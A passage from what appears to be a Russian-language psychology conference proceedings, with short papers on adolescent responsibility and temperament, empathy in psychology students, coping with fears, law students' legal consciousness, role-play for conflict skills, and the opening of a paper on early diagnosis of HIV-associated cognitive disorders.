Так как цель данного исследования – уточнение роли ответственности и особенностей темперамента в эффективности учебной деятельности подростка, то следует остановиться на особенностях их становления.

В. М. Русалов выделяет три этапа в формировании темперамента [1]. Первый этап характеризуется слитностью предметного "содержания" и "формальных" особенностей индивидуального поведения и соответствует самым ранним стадиям онтогенеза человека, когда решающая роль в поведении принадлежит врожденным программам. Второй этап связан с приобретением новых мотивов, планов, схем и способов поведения. Здесь происходит лишь частичное "разделение" содержательных и формальных компонентов поведения, так как темперамент, как совокупность формальных аспектов поведения, еще неустойчив и определяется в существенной мере темпами биологического созревания организма. Третий этап характеризуется отчетливым расхождением "содержания" поведения от "формальных" особенностей, когда завершается обобщение и стабилизация формальной подструктуры индивидуальности. Очевидно, что в подростковом возрасте наблюдается второй этап реализации программы становления темперамента.

Становление чувства ответственности также следует рассматривать в онтогенетическом аспекте. В ходе развития ответственности подростка можно выделить уровни: ситуативный, эгоцентрический, группоцентрический, просоциальный. Необходимо выделять стадии формирования ответственности в ходе социализации. Только на высших стадиях человек берет на себя ответственность за принятые решения. Пиаже, Кольберг, Эриксон создали свои теории с выделением возрастных этапов становления ответственности. Ответственность как личностное образование постепенно меняется и в течение самого подросткового периода. Младшие подростки имеют еще недостаточный опыт нравственного поведения, у них отсутствуют самодисциплина и устойчивая самооценка. У старших подростков проявления ответственности имеют более регулярный и сознательный вид.

Только у отечественных исследователей поставлена проблема о месте ответственности в нравственной сфере структуры личности [2]. Механизмом, перестраивающим внешнюю социально-нормативную регуляцию поведения человека на внутреннюю саморегуляцию, является

интериоризация ценностей, заданных в социальных нормах. Высшие моральные качества человека — это, в определенной степени, интериоризация социальных, социально-психологических норм. Процесс присвоения норм активно происходит в ходе социализации.

Однако, проблема связи, компенсаторных, интегративных отношений разных свойств личности в учебной деятельности обучающихся изучена недостаточно подробно. В частности, это касается отношения ответственности и темперамента как находящихся в становлении у подростка образований с другими качествами личности, а также степень их влияния на успешность учебной деятельности.

Цель данного исследования: уточнение роли ответственности и особенностей темперамента в эффективности учебной деятельности подростка. Методы диагностики: «Экспресс-диагностика ответственности» (ЭДО) (В.П. Прядеин, 1998), Личностный опросчик Г. Айзенка EPI, показатели успеваемости. Выборка. 38 обучающихся 9-х классов ГБОУ «Гимназия» №10 г Севастополя». (20 девочек, 18 мальчиков).

Результаты исследования. На основании анализа средних арифметических значений показателей нейротизма, экстраверсии, ответственности показано, что исследуемая выборка подростков достаточно однородна, и ее можно изучать без учета гендерных различий и особенностей обучения (разные классы с разными учителями).

Не подтвердилась гипотеза о связи экстраверсии и нейротизма (как структурообразующих характеристик темперамента по мнению Айзенка) с результативностью учебной деятельности и с ответственностью. Незначимые ранговые корреляции с успеваемостью: экстраверсия -успеваемость: 0,157 ($p<0,05$); нейротизм - успеваемость: 0244 ($p<0,05$); корреляции ответственности с нейротизмом: - 0,221; ($p<0,05$) и с экстраверсией: 0,209 ($p<0,05$). Однако, была подтверждена гипотеза о присутствии связи между показателем ответственности и успеваемости подростков (0,646: $p=0,01$, значим). Таким образом, степень «укорененности» ответственности в личности является важным условием реализации ответственного поведения в обучении, а, следовательно, и эффективности его результатов. Темперамент вне стрессовой ситуации даже на этапе своего становления не имеет такого определяющего значения.

Список литературы

1. Русалов В.М., Волкова Е.В. Личностно-когнитивные стили и их связь с темпераментом и характером человека в период ранней юности / Психологический журнал, 2015, том 36, №5, с. 32-42

2. Шихматова Е.Б. Скрининг современных научных работ по проблеме ответственности //Е.Б. Шихматова, Е.А.Дибцова. // Сборник публикаций научного журнала "Globus" по материалам XXXXII международной научно-практической конференции: «Психология и педагогика: актуальные вопросы» г. Санкт-Петербурга: сборник. – С-П: Научный журнал "Globus", 2019. – 52с. – с. 24–28 – Режим доступа: URL: https://globus-science.ru/Archive/new/Psikhologia_i_pedagogika_april_2019.pdfpsypsy@globus-science.ru

УДК 159.9

ЭМПАТИЧЕСКИЙ ПРОФИЛЬ ЛИЧНОСТИ КАК ФАКТОР ПРОФЕССИОНАЛЬНОГО СТАНОВЛЕНИЯ СТУДЕНТА-ПСИХОЛОГА

Дорошенко Т. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Значимость эмпатии в структуре личности человека, овладевающего профессиональными психологически знаниями, не вызывает сомнения у ряда авторов (В.В. Бойко, А. Бочаров, Р. Гринсон, Д.М. Даудова, Х. Кохут, Х. Кехеле, К. Роджера, Н.В. Самоукина, Л.Н. Собчик, Х.Томэ, Н.А. Щербакова и другие).

Среди большого числа профессионально-значимых личностных качеств, эмпатические способности психолога играют центральную роль. [8] А.А. Бодалев и Н.В. Васина считают, что эмпатия играет важную роль в становлении и развитии межличностных отношений, оказывает существенное, а порой и решающее влияние на взаимодействие людей и, прежде всего, на помогающее поведение. [3]

Л.Н. Собчик, выдвинул предположение о том, что успешная, деятельностная личность психолога характеризуется рядом позитивных и продуктивных качеств, эмпатия, среди которых, является, безусловно, важным. В противоположность этому личность психолога обнаруживает черты собственного превосходства над окружающими, властности и доминирования, обладает внутренней неконгруэнтности, лишена гуманности, жертвенности, эмпатии. [6]

Б.Д. Карвасарский, опираясь на ряд исследований, утверждает, что чем более психотерапевт проявляет эмпатическое отношение, тем более вероятна успешная психотерапия. [2]

По мнению, Н.В. Самоукиной профессиональная психологическая деятельность должна осуществляться в условиях эмпатийного слушания. [5] В случае отсутствия эмпатических способностей личность психолога претерпевает необратимый процесс деформации. [7]

В зарубежной психологии исследования по проблеме значимости эмпатии для личности психолога представлены шире, рядом направлений психологии (гуманистическом, психодинамическом, гештальтпсихологии).

В силу признанной значимости, но неоднозначности взглядов на понятие, происхождение эмпатии, можно попробовать рассмотреть этот феномен, с точки зрения обобщенного знания о мотивации личности. Так, эмпатия, выступая в качестве фактора мотивации личности, берет начало, от врожденной реакции подражания (как необходимого условия выживания и развития), развивается в раннем детстве в отношениях с матерью или другим значимыми взрослыми. Проявления этой реакции и принятия ее обществом (значимыми взрослыми) формирует эмпатический профиль личности. Профиль (от итал. - profile) – очертание, совокупность или типичные черты характеризующие личность, профессию, специальность, звено. [4] Таким образом, под эмпатическим профилем личности понимается – устойчивое личностное образование, характеризующееся сочетанием эмпатии (ее видов и составляющих), эмпатико-мотивационной составляющий (мотивы, связанные с эмпатией), и коммуникативно-деятельностной составляющей (реализация эмпатического поведения во взаимоотношениях с другими людьми).

Исследование эмпатических профилей личности студентов-психологов выявило [1] что 64% студентов обладают желательными видами эмпатического профиля, включающими в себя истинный, внешний, внутренний и компенсаторный эмпатические профили. Желательными считаются такие типы, которые в большей степени соответствуют требованиям, предъявляемым к личности человека, овладевающего профессиональными психологическими знаниями. Соответственно, менее желательными обладают 36% выборки (ложный, дефицитарный, дезинтеграционный эмпатические профили), содержание которых говорит о личностной некомпетентности во взаимодействии с другими людьми, преобладанием скрытых, патогенных личностных мотивов, негативно влияющих на становление личности.

Вышесказанное дает основание утверждать, что процесс профессионального и личностного становления студента-психолога требует сопровождения с учетом эмпатического профиля личности.

Список литературы

1. Дорошенко, ТВ Исследование «эмпатического профиля» будущих психологов [Текст] /Т В Дорошенко // Психологическая наука и образование -2007 -№2 - С 64-69

2. Карвасарский, Б.Д. (общая редакция) Психотерапевтическая энциклопедия. / Карвасарский Б.Д. – СПб., 1999 – 752 с.: (Серия «Мастера психологии»)

3. Познание человека человеком (возрастной, гендерный, этнический и профессиональный аспекты) / Под ред. А.А. Бодалева, Н.В. Васиной. – СПб.: Речь, 2005. – 324 с.

4. Психология. Словарь / Под общ. Ред. А.В. Петровского, М.Г. Ярошевского.- 2-е изд., испр. И доп. – М., 1990. – 494 с. Составитель Л.А. Карпенко.

5. Самоукина, Н.В. Психология и педагогика профессиональной деятельности / Н.В. Самоукина. – М.: Экмос, 1999. – 352 с.

6. Собчик, Л.Н. Введение в психологию индивидуальности / Л.Н. Собчик. – М.,2000. – 512 с.

7. Щербакова, Н.А. Эмпатические способности студентов-психологов: Учеб. пособие / Н.А. Щербакова. – М.: Издательство Московского психолого-социального института; Воронеж: Издательство НПО «МОДЭК», 2006. – 240 с. – (Серия «Библиотека студента»)

8. Юсупов, И.М. Психология эмпатии (теоретические и прикладные аспекты): Автореф. Дис. …д-ра психол.наук / И.М. Юсупов. – СПб., 1995. – 34 с.

УДК 159.9.078

ПСИХОЛОГИЧЕСКИЕ АСПЕКТЫ СОВЛАДАНИЯ СО СТРАХАМИ

Езин В. С.
Таврическая академия ФГАОУ ВО «Крымский федеральный университет им. В. И. Вернадского», г. Симферополь

В последнее десятилетие при изучении стрессовых ситуаций резко возрос интерес к механизмам совладания или копинг-механизмам, определяющим успешную или неуспешную адаптацию.

Впервые термин «coping» был использован Л. Мерфи (Murphy L.) в 1962 году в исследованиях способов преодоления детьми требований, выдвигаемых кризисом развития. К ним относились активные усилия личности, направленные на овладение трудной ситуацией или проблемой. В последующем понимании копинг-механизма было тесно связано с исследованиями психологического стресса. Р. Лазурс (Lazarus R., 1966) определил копинг-механизмы как стратегии действий, предпринимаемых человеком в ситуациях психологической угрозы, угрозы физическому, личностному и социальному благополучию. Исследования У.Томе показали, что существуют основные формы стратегий преодоления трудностей, которые он назвал техниками существования. Хаан (1963) изучала связанное с преодолением трудностей поведение молодых людей с неофрейдистских позиций. Она противопоставила друг другу механизмы преодоления трудностей и защиты.

Таким образом, поскольку существуют и описаны разнообразные стратегии совладания с трудностями, то по аналогии мы можем предположить, что достаточно корректным выглядит понятие стратегии совладания со страхами. Под этим термином мы будем понимать «процесс конструктивного приспособления», в результате которого данное лицо оказывается в состоянии справиться с предъявленными требованиями, т.е. страхи преодолеваются.

Эмоциональная стратегия совладания со страхами проявляется в виде механизмов: переключение в иное эмоциональное состояние; зачеркивание; отрицание; концентрация, избирательность внимания; просмотр фильма (от реального страха к страху понарошку); прослушивание музыки; переживание; возмущение; противостояние; изоляции; подавление; недопущение чувств, адекватных ситуации; сохранение самообладания - равновесия; самоконтроль.Предвидение страдания создает страх, который может перерасти в бегство. Если не бегство или другой механизм неэффективны, то приближение этого будущего стимулирует страх, усиливает его. Механизм переключения в иное эмоциональное состояние заключается в принципе «качелей», в переходе из одного состояния в другое (противоположное). Для эмоциональных процессов «качели» означают попеременный переход от состояния опасения к безопасности.

С поведенческой стратегией совладания со страхами связаны следующие механизмы: стремление овладеть страхом через противоположное действие; нападение, разрушение, деструкция; активное избежание - стремление избегать «погружения» в ситуацию; проигрывание страшной ситуации; реагирование путем творческого самовыражения; амплификация; ритуальные действия. Отреагировать остаточное явление от стрессового воздействия, которое и порождает явление неадекватного страха в обычных, не экстремальных ситуациях осуществляется через разыгрывание страха. Данный механизм помогает «расправиться» со страхом, отыграть эмоции в символической форме и избавиться от напряжения.

Амплификация - усиление напряжения до такой степени, чтобы оно могло перейти в новую фазу - расслабления. Если обычное напряжение связано с эмоциональным нарушением личности, то необходимы специальные «вызывающие» аффект действия.

Разрушение, нападение, деструкция предполагают способность управлять пугающим объектом, приобрести чувство превосходства над ним. Агрессивные действия должны быть также закончены катарсисом и расслаблением.

В когнитивной сфере нами могут быть рассмотрены копинг-механизмы через когнитивные процессы, которые представляют собой наиболее общий и распространенный вид причин страха. Например, страх какого-либо определенного объекта может быть вызван мыслительным воспроизведением в памяти или антиципацией. Воспоминание или предвидение страха само по себе является достаточным для того, чтобы вызвать страх. Если человек по ошибке рассматривает кого-то как источник страха, он может испытывать страх, просто думая об этом человеке, думая о встрече с ним, и, встречаясь с ним на самом деле.

Таким образом, человек, предмет или ситуации могут стать источником страха: через формирование гипотез, через антиципацию, через прямое столкновение (Tomkins, 1963).

Страх порождается прогностической способностью ума. Основная функция ума - ориентирование и предвидение, т.е. опережение того, что должно происходить и происходит.

Вследствие этого человек, совладая со страхами, использует механизмы: отвлечение или переключение мыслей на другие, «более важные» темы, через страх; принятие страха как чего-то неизбежного, проявление своего рода философии стоицизма; диссимиляция страха, игнорирование, снижение его серьезности, подшучивание над страхами; проблемный анализ страха и его последствий, поиск соответствующей информации, опрос, обдумывание, взвешенный подход к решениям, относительность в оценке, сравнение с другими - логическое умозаключение; реагирование в форме сочинения «страшилок».

Данная стратегия, как и сама экзистенциальная психология, направлена на развитие аутентичности личности - соответствия её бытия в мире её внутренней природе.Используя экзистенциальную стратегию совладания со страхами, человек принимает свою сущность, далеко не всегда идеальную, со всеми присущими ей изъянами и недостатками. Человек не боится быть тем, кем он действительно является. Экзистенциальная стратегия овладения со страхами раскрывает онтологический смысл переживания, который выступает как направленность на нечто трансцендентное самому переживанию. Мужество быть должно принять страх на себя.

Но способны и готовы ли мы все к этому? На этот вопрос мы можем ответить исходя из концепции А. Маслоу: люди с самоактуализацией обладают чудесной способностью снова и снова свежо и непосредственно переживать основные ценности жизни с чувством благоговейного страха, удовольствия, удивления и даже экстаза, несмотря на то, что для других людей в этих ситуациях чувство давно уже утратили свою свежесть.

Таким образом, из описания стратегий совладания со страхами и соответствующих механизмов видно, с одной стороны, их близость к защитным механизмам, а, с другой - их различие по параметру активности (конструктивности) - пассивности (неконструктивности).

Эффективные стратегии совладания со страхами осознаны и направлены на «работу» с самой проблемой, с содержанием возникшего противоречия и имеют своей целью преодоление тех препятствий, которые создает данная проблема, по пути возможности полноценной жизни.

Единственно конструктивная возможность состоит в том, чтобы изменить что-то в себе или своей жизни таким образом, чтобы, действительно, получить возможность «жить своей жизнью», ощущать подлинность и «настоящесть» своего бытия.

Список литературы

1. Абрамова Г.С. Возрастная психология. - Москва: Академия, 1997.
2. Вилюкас В.Н. Психология эмоциональных явлений. – М., 1976. – 142 с.
3. Гарбузов В.И. Нервные дети. – Л.: Медицина, 1990. – 176 с.
4. Гарднер Р. Психотерапия детских проблем. – Спб.: Речь, 2002 г.
5. . Л.Х. Гозмана, М.С. Егоровой. – М.: изд-во Моск. ун-та, 1980. – 440 с.
6. Нартова – Бочавер С.К. «Coping behaviour» в системе понятий
7. Хорни К. Фромм Э. Психоанализ и культура. – М.: Юрист. 1995. – 620 с.
8. Эберлейн Г. Страхи здоровых детей. – М.: Знание, 1981. – 192 с.

УДК 159.9

ОСОБЕННОСТИ ПРАВОВОГО СОЗНАНИЯ СТУДЕНТОВ-ЮРИСТОВ В КОНТЕКСТЕ ПРОФЕССИОНАЛЬНО-ЛИЧНОСТНОГО СТАНОВЛЕНИЯ В ВУЗЕ

[1]Есенова А. Ю., [2]Романенко К. А.

[1]ГОУ ВПО «Донецкая академия управления и государственной службы при Главе Донецкой Народной Республики», Донецк, ДНР

[2]ГОУ ВПО «Донбасская юридическая академия», Донецк, ДНР

В последнее время современный социум испытывает существенные трансформации, усиливающие влияние факторов неюридической среды на характерные черты общественной жизни.

На основании этого в научной литературе все чаще переосмысливается традиционный состав общей модели правовой системы, добавляются новые элементы с описанием их роли, среди которых нередко обсуждаются формы, черты правосознания подрастающего поколения.

Анализ последних работ по вопросам правосознания выявил наличие существенных противоречий между стремительным развитием правового пространства и низким уровнем развития правосознания граждан; повышенными требованиями к юридическому образованию будущих специалистов и их недостаточной подготовленностью к решению профессиональных вопросов; осознанием необходимости решения проблем формирования правосознания правоведов и недостаточным научно-методическим обеспечением [3, с. 42].

Правосознание представляет собой сферу общественного, группового и индивидуального сознания, отражающую правовую действительность в форме юридических знаний, оценочных отношений к праву и практике его применения, правовых установок и ценностных ориентаций, регулирующих человеческое поведение в юридически значимых ситуациях. Его специфика заключается в правовом опосредовании и осознании социальных явлений, соотнесении их с правовыми требованиями, с представлениями о необходимости и границах правового регулирования, с правовыми оценками и отношениями [2, с. 141].

Наиболее актуальны исследования особенностей правосознания у представителей студенческого сообщества. Его формирование у студентов представляет собой процесс становления жизненно важных позиций, реализации основных тенденций возраста. Это период юности, которому свойственны сравнительно высокий образовательный уровень, активное потребление культуры, относительная экономическая самостоятельность, развитие познавательной мотивации, повышенная потребность в коммуникации, социальная активность. Тенденции, определяющие этот возрастной период, – повышенный интерес к собственной личности, самопознанию и самовоспитанию и стремление к расширению социальных связей.

Представляется, что модель правосознания сегодняшнего студента и будущего юриста отличает не просто устойчивое положительное отношение к праву и его применение в жизни, а и солидарность с правовыми предписаниями, понимание полезности, важности и справедливости их материализации. На наш взгляд, такая установка включает:

- готовность будущего юриста к активному использованию своих профессиональных навыков с целью защиты личной безопасности граждан, их прав и свобод, законных интересов, точное и неуклонное соблюдение правовых норм;
- готовность к справедливому, ответственному и сознательному выполнению своего профессионального долга;
- стремление совершенствования права в соответствии с общечеловеческими нравственно-правовыми ценностями.

Чтобы выяснить общий уровень правовых знаний, выраженность отдельных сфер правосознания и общее отношение к праву как основе будущего профессионального правосознания у студентов-юристов в разрезе профессионально-личностного становления было проведено эмпирическое исследование, в котором приняли участие студенты-юристы начальных курсов обучения в составе 64 человек, из них – 25 юношей, 39 девушек, средний возраст испытуемых составил 17,9 лет. Для достижения основной цели использованы психодиагностические методики «Определение гражданского и правового сознания» Л. А. Ясюковой, «Отношение к праву» Д. С. Безсонова [5].

В ходе анализа основного массива данных, удалось выявить следующие результаты.

Большинство опрашиваемых характеризуются средним уровнем правосознания, сформированным в разных сферах жизни: бытовой, деловой, гражданской. В общей массе исследуемых студентов-юристов можно отметить достаточно развитые способности регуляции действий, поведения в бытовой сфере ($M=6,42$ – среднее по шкале; $\sigma=1,68$ – стандартное отклонение), для чего чаще используются уже сформированные черты доброжелательности и коммуникативной осведомленности. В деловой ($M=5,19;\sigma=1,67$), гражданской ($M=4,08;\sigma=1,35$) сферах исследуемые студенты показывают меньшую осведомленность, что может выражаться в несоблюдении установленных правил, инструкций в учебной, внеучебной деятельности, гражданской несамостоятельности, недостаточности правовых знаний. В целом, такие результаты сопоставимы с трудностями на начальных курсах вузовского обучения, незавершенностью развития личностных качеств вчерашнего школьника и требуют своего целенаправленного развития средствами учебно-воспитательной деятельности юридического вуза.

Основной части испытуемых свойственно положительное отношение к праву, что выражается в правовом реализме (M=5,45; σ=3,49). Таким студентам свойственны чувство правового долга, ответственности, законности действий, уважения к праву, солидарности с требованиями права. Одновременно с этим, в сознании будущих юристов отчетливо проявляется вера в то, что только правовая система способна осуществить преобразования в обществе, что свидетельствует о некоторой идеалистической установке роли права в жизни человека, социума (M=0,51; σ=3,01).

Меньшая доля студентов склонна слепо подчиняться законам, вероятно, из-за отсутствия необходимых знаний, что может выражаться в конформных установках, действиях (M=-1,76; σ=2,06). Некоторые респонденты отметили, что хотя правомерность поведения и хорошее знание права является для них важными аспектами юриста-профессионала, но не значимость права в общественной жизни и неравнодушие к нему. Такие показатели свидетельствуют о наличии правового скептицизма (M=-2,64; σ=3,34).

Большинство студентов-юристов показали, что циничное (M=-3,87; σ=2,73), фетишистическое (M=-4,26; σ=2,63) или инфантильное (M=-4,23; σ=3,06) восприятие права не должно быть идеальной моделью правового сознания юриста, лишь некоторые из них допустили существование небольшого вектора этого направления. В основном, испытуемым представляется неверным формировать правовое сознание будущего юриста, опираясь на нигилистическое представление (M=-2,23; σ=3,46). Лишь незначимая часть выборки считает верным негативное отношение к закону, противоправное поведение в практической деятельности специалиста в области юриспруденции.

В целом, недостаточность регуляции правосознания студентов-юристов начальных курсов в отдельных сферах жизни указывает на необходимость внимания к процессу целенаправленного профессионально-личностного становления в процессе обучения в вузе, в котором немаловажное место занимает воспитание таких позитивных мировоззренческих позиций, правосолидарных установок, которые способствуют ориентации будущих юристов на бескомпромиссную борьбу с посягательствами на права, свободы и законные интересы в обществе и высокую личную профессиональную ответственность.

Процесс формирования правосознания, реализуемый в вузовском пространстве должен способствовать тому, чтобы студент-юрист, как никто другой, начинал задумываться над своими поступками, оценивать их, сдерживать в определенных случаях свои порывы, эмоции, побуждения, противостоять отрицательным влияниям, избегать правовых иллюзий, приобретать правовой опыт, проводить различие между правонарушением и преступлением [4, с. 370-371].

Список литературы

1. Безсонов Д. С. Правовое сознание: структура, содержание, виды // Вестник Санкт-Петербургского университета. Сер. 12. – 2008. – Вып. 2. – С. 59-70;
2. Васильев В.Л. Юридическая психология. – СПб: Питер, 2002. – 656 с.;
3. Кобець О.В. Особливості категоріальної структури правосвідомості юриста: дис. ... канд. психол. наук : спец. 19.00.06 / О.В. Кобець. – Х., 2007. – 200 с.;
4. Лихтман Я.И., Шипова Л.В. Исследование эмпирического правосознания у студентов юридического вуза // Образование в современном мире.: Сб. науч. ст. / Под ред. проф. Ю.Г. Голуба. Саратов, 2017. – С. 370-378;
5. Методика «Отношение к праву» [Электронный ресурс]. – Режим доступа: URL: https://studme.org/155490/psihologiya/metodika_otnoshenie_pravu , открытый.

УДК 159.9.07

РОЛЕВЫЕ ИГРЫ В ФОРМИРОВАНИИ КОНФЛИКТНЫХ КОМПЕТЕНЦИЙ

Ковалев В. Н.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

История эволюции человечества в параметре времени исчисляется сотнями тысячелетий. За этот период возникла и расцвела многоязыковая мозаика человеческой речи, сотворены шедевры архитектуры, живописи, музыки, поэзии, театрального искусства. Человек постиг вершины многих наук, создал уникальные механизмы и машины, овладел способами скоростного передвижения в

пространстве. Он стал хозяином планеты Земля и покорителем космоса. Но задумаемся над вопросом - научились ли мы за это время жить в мире и согласии?

Только за минувшее столетие во второй мировой и локальных войнах погибло более ста миллионов человек. Сегодня сотни тысяч детей, лишенных должного родительского тепла, воспитываются в детских домах, интернатах, в неполных семьях из-за того, что их родители не смогли продуктивно разрешить межличностные противоречия и выстроить тёплые взаимоотношения друг с другом. Суициды, неврозы, болезни стрессовой этиологии – далеко не полный перечень следствий того, что современный человек еще не овладел навыками конструктивного поведения в конфликтах.

Конфликтные ситуации, как показывают исследования Л.Н. Москвичева и Г.В. Осипова являются объективной и неизбежной реальностью нашей жизни [1]. Вместе с тем в сокровищнице наук уже накоплен весомый запас знаний и многовекового опыта, позволяющего упреждать и эффективно разрешать конфликты практически во всех сферах жизнедеятельности человека и общества. На достижение этой цели сегодня направлены: деятельность многочисленных институтов социализации, усилия лучших умов планеты: ученых, педагогов, деятелей культуры, политиков, общественников, руководителей многих стран. Не случайно, пути решения данной проблемы были освещены в Концепции устойчивого развития, принятой в рамках всемирного форума в Рио-де-Жанейро в 1992 году.

Формирование общекультурных и профессиональных конфликтных компетенций у учащейся молодёжи является одной из актуальных задач высшей школы. Для будущих специалистов важно на основе передовых отечественных и зарубежных технологий уметь анализировать, прогнозировать и разрешать самые разнообразные конфликты: деловые, семейные, педагогические, личностные, межсубъектные. Каждый грамотный и культурный человек, по утверждению известного отечественного конфликтолога Б.И. Хасана, должен обязательно уметь анализировать конфликты, амортизировать конфликтные действия других людей, разрешать инциденты и конструктивно вести себя в конфликтных ситуациях [2]. Успешное решение этой задачи будет способствовать повышению качества жизни и деятельности человека в обществе.

Десять лет сотрудниками кафедры психологии Филиала Московского Государственного университета имени М.В. Ломоносова в г. Севастополе осуществляется лонгэтюдное исследование проблемы формирования конфликтных компетенций у студентов в процессе изучения учебных дисциплин «Основы конфликтологии», «Психология общения», «Основы переговорного процесса». Эксперименты проводились и вовне учебное время на тренингах и психолого-педагогических студиях. За этот период были разработаны и апробированы: учебно-методические пособия и сборники ситуационных задач, методики комплексного картографического, ресурсного и мотивационного анализа конфликтных ситуаций; модели и алгоритмы их разрешения; составляющие и уровни сформированности конфликтных компетенций; критерии и показатели их оценки. Основным направлением исследования проблемы на данном его этапе является поиск эффективных средств, форм и методов формирования искомых компетенций. Установлено, что наиболее продуктивным средством являются ситуационные задачи, сформулированные на основе реальных конфликтных ситуаций и инцидентов, взятых из жизненного опыта конкретных субъектов (индивидов и групп, физических лиц и организаций) и успешно разрешенных специалистами (психологами, конфликтологами, педагогами, медиаторами). Отбор задач для предъявления студентам осуществлялся по сферам жизни и деятельности человека (производственные, педагогические, семейные и др.), а их иерархическая систематизация по сложности, числу и особенностям неизвестных переменных. То, что будущие психологи сталкивались с рассмотрением (анализом и разрешением) реальных конфликтных ситуаций, создавало объективные предпосылки для понимания ими типичных проблем личности или социальной общности, а также нюансов их восприятия и переживания людьми с разными характерами и психическим устройством. В выборе форм организации учебной работы со студентами приоритет отдавался коллективным, чаще комбинированным формам. Такой подход обеспечивал возможность использовать совокупный интеллектуальный потенциал и опыт динамических групп в выполнении заданий, а также организовывать взаимодействие её членов, в результате которого формировались необходимые поведенческие компетенции. Более того, коллективные формы деятельности студентов позволяли варьировать количественным и гендерным составом творческих групп, организовывать между ними соревнования, менять спикеров команд, распределять роли и т.д.

В числе методов формирования конфликтных компетенций наиболее эффективно зарекомендовали себя комбинированные: ролевые игры с мозговым штурмом; ролевые игры с

психодрамами; психодрамы со студиями; групповое моделирование типичных ситуаций с вариативным ролевым репертуаром; ролевая драматизация конфликтных ситуаций через «Playback – театр». Представление сюжета конфликтной ситуации или инцидента в ролевом взаимодействии студентов с последующим его анализом этими же студентами и экспертной группой позволяло посмотреть на конфликт более глубоко, «пропустить его через себя», почувствовать его личностные и социальные нюансы. Вовлечение будущих аналитиков в ситуацию, повышало её субъективный драматизм для каждого участника, увеличивало разброс альтернативных точек зрения за счет проецирования собственных чувств, мыслей, поведенческих установок на образы и действия реальных субъектов. Всё это способствовало развитию у студентов не только аналитических способностей, но и рефлексии, что очень важно для профессиональных психологов.

По завершении эксперимента мы сопоставили результаты работы контрольных академических групп (решение ситуационных задач осуществлялось традиционно: индивидуально, фронтально и методом группового брейнсторминга) с экспериментальными (предъявление и разрешение ситуаций осуществлялось в ролевых играх и посредствам «Playback–театра» с последующим мозговым штурмом). Было выявлено следующее:

1) При индивидуальном и фронтальном анализе ситуационных задач академическая группа демонстрировала 85% - 90% приемлемых решений, с 10% вариаций и с индексом оригинальности, не превышающим 1,5 по десятибалльной шкале;

2) При решении ситуационных задач методом групповой мозговой атаки (работа творческими динамическими звеньями по 4-5 человек) число приемлемых решений составляло 97% - 100%, с двукратной вариативностью и индексом оригинальности в 6,8 баллов.

3) В ролевых и психодраматических играх, комбинированных с мозговым штурмом, всегда достигался 100% качественный результат решения задач с пяти-шести кратной вариативностью и индексом оригинальности в 8 – 9 баллов.

Таким образом, для эффективного формирования у студентов-психологов конфликтных компетенций целесообразно использовать ролевые игры и мозговые штурмы.

Список литературы

1. Осипов Г.В., Москвичев Л.Н. Социология. Основы общей теории. Учебник для вузов. М.: Норма, 2003. – 912 с.

2. Хасан Б.И. Конструктивная психология конфликта: учебное пособие для бакалавриата и магистратуры. – 2-е издание стереотипное. М.: Юрайт, 2018. – 204 с.

УДК 19.00.04

РАННЯЯ ДИАГНОСТИКА ВИЧ-АССОЦИИРОВАННЫХ КОГНИТИВНЫХ РАССТРОЙСТВ

Косых (Гайсина) А. В.

Центр по профилактике и борьбе со СПИД и инфекционными заболеваниями, г. Санкт-Петербург

В последние годы в России отмечается высокий рост заболеваемости ВИЧ-инфекции, который характеризуется выходом эпидемии из уязвимых групп населения в общую популяцию. По частоте поражения при ВИЧ-инфекции нервная система стоит на втором месте после иммунной [1]. Одним из основных поражающих факторов ВИЧ на центральную нервную систему является цитопатогенное действие вируса на Т-лимфоциты хелперы, клетки нейроглии, макрофаги нервной ткани и клетки эндотелия кровеносных сосудов головного мозга [2]. Клинические проявления ВИЧ-ассоциированных когнитивных расстройств (ВКР) могут наблюдаться на всех стадиях заболевания у 50-70% больных [3]. Современная высокоактивная противовирусная терапия ВИЧ значительно снизила частоту и тяжесть поражения ЦНС, однако ВКР могут наблюдаться и у больных, принимающих эффективное лечение, что связано с разной степенью эффективности проникновения противовирусных препаратов через гематоэнцефалический барьер [4]. Диагностика ВКР на ранних стадиях развития затруднена в связи с недостаточной разработкой клинико-диагностических алгоритмов. Отдельную сложность составляет дифференциальная диагностика симптомов ВКР от преморбидных особенностей когнитивных процессов больного. Изменения в ЦНС могут происходить постоянно и бессимптомно, с минимальным влиянием на повседневную деятельность, пациент может не придавать значения

происходящим изменением. Постепенно усиливаясь, ВКР в конечном итоге могут привести к значительному снижению качества и продолжительности жизни больного [5]. В связи с этим актуальным является выявление диагностических методик, позволяющих производить раннюю диагностику ВИЧ-ассоциированных когнитивных расстройств на стадии бессимптомного течения ВИЧ-инфекции.

В ходе многоцентрового исследования ранних симптомов ВКР, проведенного на базе Санкт-Петербургского Центра по профилактике и борьбе со СПИД и инфекционными заболеваниями в сотрудничестве с Институтом мозга им. И.П. Бехтерева и Институтом экспериментальной медицины РАН были исследованы особенности когнитивных процессов у пациентов на разных стадиях ВИЧ-инфекции.

Ранние ВИЧ-ассоциированные когнитивные расстройства выявляются у пациентов с уровнем CD4-лимфоцитов более 350 кл/мкл и количеством РНК ВИЧ в крови менее 50 тыс. коп/мл; в их число входят нарушение динамики мыслительной деятельности, истощаемость внимания и умеренное снижение памяти соответственно у 68%, 52% и 12% обследованных пациентов. Распространенность ВИЧ-ассоциированных когнитивных расстройств (нарушения памяти, внимания, мышления) у пациентов российской выборки (штамм ВИЧ-1А) сопоставима с данными зарубежных исследований (штамм ВИЧ-1Б).

Отмечается прогрессирование нарушений памяти от легких до дементных форм при снижении содержания CD4-лимфоцитов в крови от 379,67 до 34,29 кл/мкл и повышении количества РНК ВИЧ от 4,01 до 6,0 lg коп/мл.

Значимое снижение продуктивности и врабатываемости произвольного внимания наблюдается при снижении уровня CD4-лимфоцитов в крови соответственно ниже 133,2 кл/мл и 53,5 кл/мл и повышении уровня РНК ВИЧ в крови выше 5,68 lg коп/мл и 5,78 lg коп/мл. Нарастание степени истощаемости произвольного внимания отмечается при снижении уровня CD4-лимфоцитов от 358,5 до 27 кл/мкл и нарастании lg РНК ВИЧ в крови от 4,53 до 5,65 lg коп/мл.

